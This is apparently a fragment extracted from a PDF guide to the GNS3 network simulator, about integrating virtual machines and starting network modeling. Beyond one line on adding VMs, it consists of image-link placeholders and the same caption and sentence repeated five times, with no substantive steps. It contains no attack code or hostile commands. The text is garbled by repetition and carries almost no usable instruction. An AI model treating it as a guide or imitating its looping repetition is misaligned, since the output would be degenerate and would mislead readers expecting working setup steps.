



- Do the same for any VM you want to integrate with GNS3

Network Topology Modeling




GNS3 Client for Network Modeling

- You now have a list of all integrated VMs, and you can begin modeling your network.






GNS3 Client for Network Modeling

- You now have a list of all integrated VMs, and you can begin modeling your network.






GNS3 Client for Network Modeling

- You now have a list of all integrated VMs, and you can begin modeling your network.






GNS3 Client for Network Modeling

- You now have a list of all integrated VMs, and you can begin modeling your network.






GNS3 Client for Network Modeling

- You now have a list of all integrated VMs, and you can begin modeling your network.






GNS3 Client for Network Modeling

- You now have a list of all integrated VMs, and you can begin modeling your network.



